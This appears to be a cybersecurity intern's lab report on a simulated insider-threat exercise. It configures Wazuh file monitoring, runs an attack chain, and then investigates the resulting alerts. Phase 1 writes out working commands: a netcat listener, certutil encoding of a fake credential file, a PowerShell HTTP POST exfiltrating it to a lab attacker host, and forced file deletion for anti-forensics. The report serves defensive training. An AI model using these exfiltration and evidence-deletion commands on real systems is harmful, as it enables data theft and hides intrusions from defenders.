Cyberster

INTERNSHIP REPORT

Week 6: Insider Threat Simulation and Incident Response

Submitted to: Cyberster Internship Program

Intern Name: Abdul Muqeet Tabraiz

Roll Number: CSI-B1-353

A Weekly Progress and Learning Summary

Table of Contents

Page Left Blank Intentionally

Phase 0 — Pre-Engagement Setup

Objective

The objective of Phase 0 was to prepare the lab environment for the insider threat simulation. This involved creating a monitored staging directory on the Windows endpoint, configuring Wazuh File Integrity Monitoring (FIM) to watch that directory in real-time, restarting the Wazuh agent to apply the configuration, and verifying that the Windows agent was reporting as active in the Wazuh Manager dashboard.

Tools Used

- Windows Host Machine (Wazuh Agent) — Target endpoint for the insider threat simulation
- PowerShell (Administrator) — Directory creation and system administration
- Wazuh Agent (ossec.conf) — File Integrity Monitoring configuration
- Ubuntu VM (Wazuh Manager) — Central SIEM management and dashboard
- Services.msc — Windows service management for agent restart

Procedure

Step 1: Create Monitoring Directory

A dedicated directory named C:\Espionage was created on the Windows host machine using PowerShell with administrator privileges. This directory would serve as the staging area for simulated sensitive data during the insider threat exercise. The mkdir command was executed and the directory was confirmed to be created at the root of the C: drive.



Fig 0.1 — PowerShell creating C:\Espionage directory on Windows host

Step 2: Configure Wazuh FIM for Real-Time Monitoring

The Wazuh agent configuration file (ossec.conf) located at C:\Program Files (x86)\ossec-agent\ossec.conf was edited to add the C:\Espionage directory to the File Integrity Monitoring (FIM) configuration. The following directive was added inside the <syscheck> block:

```
<directories check_all="yes" realtime="yes">C:\Espionage</directories>
```

The check_all="yes" attribute ensures that all file attributes (permissions, hashes, timestamps, ownership) are monitored, while realtime="yes" enables immediate detection of file changes without waiting for the default 12-hour syscheck scan interval.



Fig 0.2 — ossec.conf with Espionage directory added to FIM syscheck configuration

Step 3: Restart Wazuh Agent

After modifying the ossec.conf file, the Wazuh agent service was restarted via the Windows Services Manager (services.msc) to apply the new FIM configuration. The service was confirmed to be running with Startup Type set to Automatic.



Fig 0.3 — Windows Services showing Wazuh agent running with Automatic startup



Fig 0.4 — Service Control dialog showing Wazuh agent being restarted

Step 4: Verify Agent Status in Wazuh Dashboard

The Wazuh Manager dashboard on the Ubuntu VM was accessed to confirm that the Windows agent was reporting as active. The Agents page showed both the Windows agent (ID: 001, IP: 192.168.35.1) and the Kali Linux agent (ID: 002, IP: 192.168.35.128) as active, confirming successful communication between the agent and manager.



Fig 0.5 — Wazuh Dashboard showing both agents (Windows and Kali) active

Result

The pre-engagement setup was completed successfully. The C:\Espionage directory was created, FIM was configured for real-time monitoring with full attribute checking, the Wazuh agent was restarted, and the agent status was verified as active in the dashboard. The environment was fully prepared for the insider threat simulation.

Summary of Phase 0

Phase 0 established the foundational monitoring infrastructure required for the capstone exercise. By configuring real-time FIM on a dedicated staging directory, every file creation, modification, and deletion event would be captured by the Wazuh SIEM, enabling the Blue Team investigation phases that follow.

Cyberster Blue Team Internship — Week 6

Phase 1 — Red Team: Attack Execution

Objective

The objective of Phase 1 was to execute a simulated insider threat attack chain from the perspective of a malicious insider. This included creating sensitive data, encoding it using a Living-off-the-Land Binary (LOLBin), exfiltrating the encoded data to an external listener, and performing anti-forensics by deleting the evidence. The attack was designed to follow real-world insider threat Tactics, Techniques, and Procedures (TTPs) mapped to the MITRE ATT&CK framework.

Tools Used

- Windows Host Machine (Wazuh Agent) — Victim endpoint
- PowerShell (Administrator) — Attack execution (Set-Content, certutil, Invoke-WebRequest, Remove-Item)
- Kali Linux VM — Attacker machine (netcat listener)
- certutil.exe — LOLBin used for Base64 encoding
- netcat (nc) — Network listener for data exfiltration

Procedure

Step 1: Start Listener on Attacker Machine (Kali VM)

On the Kali Linux VM, a netcat listener was started on port 8080 to receive the exfiltrated data. This simulates an attacker-controlled server waiting for stolen data to be transmitted.

```
nc -lvnp 8080
```



Fig 1.1 — Kali VM netcat listener started on port 8080

Step 2: Create Sensitive Data (Windows)

On the Windows host, PowerShell was used to create a simulated sensitive file containing client credentials. The file was placed in the monitored C:\Espionage directory.

```
Set-Content -Path "C:\Espionage\Client_Database.txt" -Value "CLIENT: Cyberster | ACCT: 4459 | PW: AdminPassword2026!"
```

Fig 1.2 — PowerShell Set-Content creating Client_Database.txt with simulated credentials

Step 3: Encode Data Using certutil (LOLBin)

The sensitive file was encoded to Base64 format using certutil.exe, a legitimate Windows utility commonly abused by attackers for data obfuscation (MITRE T1027 — Obfuscated Files or Information). The encoded output was saved as system_cache.b64 to disguise its true purpose.

```
certutil.exe -encode "C:\Espionage\Client_Database.txt" "C:\Espionage\system_cache.b64"
```



Fig 1.3 — PowerShell executing Set-Content followed by certutil Base64 encoding



Fig 1.4 — certutil.exe encoding Client_Database.txt to system_cache.b64 (Input: 57 bytes, Output: 136 bytes)

Step 4: Verify Staged Files

The C:\Espionage directory was verified in File Explorer to confirm both files were present: Client_Database.txt (1 KB, plaintext) and system_cache.b64 (1 KB, Base64 encoded).



Fig 1.5 — File Explorer showing Client_Database.txt and system_cache.b64 in C:\Espionage

Step 5: Exfiltrate Encoded Data (Windows to Kali)

The encoded file was read and transmitted to the attacker-controlled Kali listener using PowerShell's Invoke-WebRequest cmdlet. This simulates data exfiltration over HTTP (MITRE T1048 — Exfiltration Over Alternative Protocol).

```
$payload = Get-Content "C:\Espionage\system_cache.b64" -Raw
Invoke-WebRequest -Uri "http://192.168.35.128:8080" -Method Post -Body $payload
```

Fig 1.6 — PowerShell exfiltrating Base64-encoded data to Kali listener via HTTP POST

Step 6: Verify Data Reception on Kali

On the Kali VM, the netcat listener received the incoming HTTP POST request containing the Base64-encoded payload. The received data showed the full HTTP headers and the encoded certificate-formatted Base64 content, confirming successful exfiltration.



Fig 1.7 — Kali netcat receiving exfiltrated Base64 data via HTTP POST from Windows

Step 7: Anti-Forensics — Delete Evidence (Windows)

To simulate anti-forensic behavior, all files in the C:\Espionage directory were deleted using PowerShell's Remove-Item with the -Force flag (MITRE T1070.004 — Indicator Removal: File Deletion).

```
Remove-Item -Path "C:\Espionage\*" -Force
```



Fig 1.8 — PowerShell Remove-Item deleting all files in C:\Espionage

Result

The complete insider threat attack chain was successfully executed: sensitive data was created, encoded using a LOLBin, exfiltrated over HTTP to an external listener, and the evidence was deleted. All actions were performed using legitimate Windows tools (Living-off-the-Land), making detection dependent on behavioral analysis rather than signature-based detection.

Summary of Phase 1

Phase 1 demonstrated a realistic insider threat scenario using only built-in Windows utilities. The attack chain covered data staging (T1074), data obfuscation (T1027), exfiltration over HTTP (T1048), and evidence destruction (T1070.004). This phase provided the foundation of forensic artifacts and SIEM alerts that would be investigated in Phase 2.

Cyberster Blue Team Internship — Week 6

Phase 2 — Blue Team: Detection and Investigation

Objective

The objective of Phase 2 was to switch from the attacker perspective to the defender perspective and conduct a thorough Blue Team investigation. This included hunting for File Integrity Monitoring (FIM) alerts in the Wazuh SIEM, decoding the exfiltrated evidence, and engineering a custom detection rule to identify the specific attack pattern for future incidents.

Tools Used

- Ubuntu VM (Wazuh Manager) — SIEM dashboard for threat hunting and alert analysis
- Wazuh Dashboard (Discover/Events) — Log search and filtering
- CyberChef (gchq.github.io) — Base64 decoding for evidence recovery
- GNU nano — Text editor for editing Wazuh local_rules.xml
- wazuh-logtest — Rule validation and testing utility

Task 1: FIM Threat Hunting

The first investigative task was to identify all FIM events related to the insider threat activity. Using the Wazuh Dashboard's Discover tab, events were filtered using rule.id: 553 OR rule.id: 554 to capture both file creation (Rule 554) and file deletion (Rule 553) events within the C:\Espionage directory.

File Creation Alerts (Rule 554)

Wazuh FIM captured the creation of both files in real-time. The alerts showed the full file path, timestamp, agent information, and rule metadata including compliance mappings (PCI DSS 11.5, HIPAA 164.312.c.1, NIST SI.7).

Alert 1: Client_Database.txt — The plaintext sensitive data file was detected as added to the system via syscheck_new_entry decoder. The alert included the full file hash (MD5: 25f32786cc9dbbc77af97d19ad53ed6d) and was timestamped at Apr 8, 2026 @ 19:34:21.781.

Fig 2.1 — Wazuh FIM alert (Rule 554): Client_Database.txt added to C:\Espionage

t	rule.tsc	PI1.4, PI1.5, CC6.1, CC6.8, CC7.2, CC7.3
t	syscheck.attrs_after	ARCHIVE
t	syscheck.event	added
t	syscheck.md5_after	25f32786cc9dbbc77af97d19ad53ed6d
t	syscheck.mode	realtime
📅	syscheck.mtime_after	Apr 9, 2026 @ 00:34:20.000
t	syscheck.path	c:\espionage\client_database.txt
t	syscheck.sha1_after	399e806e3884512fa92be0bda5e71a843489ba20
t	syscheck.sha256_after	14fc142301b03ebefcfcb3a1e32c85df5bbbe99a139b5647a6bc0a700ce51864
#	syscheck.size_after	57
t	syscheck.uid_after	S-1-5-32-544
t	syscheck.uname_after	Administrators
t	syscheck.win_perm_after.allowed	DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTE
t	syscheck.win_perm_after.name	Administrators, SYSTEM, Users, Authenticated Users
📅	timestamp	Apr 8, 2026 @ 19:34:21.781

Fig 2.2 — Detailed syscheck attributes for Client_Database.txt (hashes, permissions, timestamps)

Alert 2: system_cache.b64 — The Base64-encoded staging file was detected as added. The hash values (MD5: c7b6f021e7f4f311a8541f5c4260ea60, SHA-256: 47f57c2f4689176d5ca33139fa081569f435f12ab0ffba750209414e36cdb376) were recorded, providing forensic evidence of the encoded file's contents.

Fig 2.3 — Wazuh FIM alert (Rule 554): system_cache.b64 added to C:\Espionage

t	rule.tsc	PI1.4, PI1.5, CC6.1, CC6.8, CC7.2, CC7.3
t	syscheck.attrs_after	ARCHIVE
t	syscheck.event	added
t	syscheck.md5_after	c7b6f021e7f4f311a8541f5c4260ea60
t	syscheck.mode	realtime
📅	syscheck.mtime_after	Apr 9, 2026 @ 00:35:20.000
t	syscheck.path	c:\espionage\system_cache.b64
t	syscheck.sha1_after	a988b2680fd2d269675d4d4fe3b5add702ad63c3
t	syscheck.sha256_after	47f57c2f4689176d5ca33139fa081569f435f12ab0ffba750209414e36cdb376
#	syscheck.size_after	136
t	syscheck.uid_after	S-1-5-32-544
t	syscheck.uname_after	Administrators
t	syscheck.win_perm_after.allowed	DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTE
t	syscheck.win_perm_after.name	Administrators, SYSTEM, Users, Authenticated Users
📅	timestamp	Apr 8, 2026 @ 19:35:20.617

Fig 2.4 — Detailed syscheck attributes for system_cache.b64 (hashes, permissions, timestamps)

File Deletion Alerts (Rule 553)

After the attacker executed the Remove-Item command, Wazuh FIM immediately detected the deletion of both files. The deletion events were classified under Rule 553 (File deleted) at Level 7, with MITRE ATT&CK mappings to T1070.004 (Indicator Removal: File Deletion) and T1485 (Data Destruction).



Fig 2.5 — Wazuh Discover showing deletion events for both files (107 hits total)

Fig 2.6 — Wazuh FIM alert (Rule 553): Client_Database.txt deleted from C:\Espionage

t	rule.mitre.tactic	Defense Evasion, Impact
t	rule.mitre.technique	File Deletion, Data Destruction
t	rule.nist_800_53	SI.7
t	rule.pci_dss	11.5
t	rule.tsc	PI1.4, PI1.5, CC6.1, CC6.8, CC7.2, CC7.3
t	syscheck.attrs_after	ARCHIVE
t	syscheck.event	deleted
t	syscheck.md5_after	25f32786cc9dbbc77af97d19ad53ed6d
t	syscheck.mode	realtime
📅	syscheck.mtime_after	Apr 9, 2026 @ 00:34:20.000
t	syscheck.path	c:\espionage\client_database.txt
t	syscheck.sha1_after	399e806e3884512fa92be0bda5e71a843489ba20
t	syscheck.sha256_after	14fc142301b03ebefcfcb3a1e32c85df5bbbe9 7a6bc0a700ce51864
#	syscheck.size_after	57
t	syscheck.uid_after	S-1-5-32-544
t	syscheck.uname_after	Administrators
t	syscheck.win_perm_after.allowed	DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_E A, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTE
t	syscheck.win_perm_after.name	Administrators, SYSTEM, Users, Authenticated Users
📅	timestamp	Apr 8, 2026 @ 19:48:54.459

Fig 2.7 — Detailed deletion event for Client_Database.txt with MITRE ATT&CK mapping



Fig 2.8 — Wazuh FIM alert (Rule 553): system_cache.b64 deleted from C:\Espionage

t	rule.mitre.technique	File Deletion, Data Destruction
t	rule.nist_800_53	SI.7
t	rule.pci_dss	11.5
t	rule.tsc	PI1.4, PI1.5, CC6.1, CC6.8, CC7.2, CC7.3
t	syscheck.attrs_after	ARCHIVE
t	syscheck.event	deleted
t	syscheck.md5_after	c7b6f021e7f4f311a8541f5c4260ea60
t	syscheck.mode	realtime
📅	syscheck.mtime_after	Apr 9, 2026 @ 00:35:20.000
t	syscheck.path	c:\espionage\system_cache.b64
t	syscheck.sha1_after	a988b2680fd2d269675d4d4fe3b5add702ad63c3
t	syscheck.sha256_after	47f57c2f4689176d5ca33139fa081569f435f12ab0ffba750209414e36cdb376
#	syscheck.size_after	136
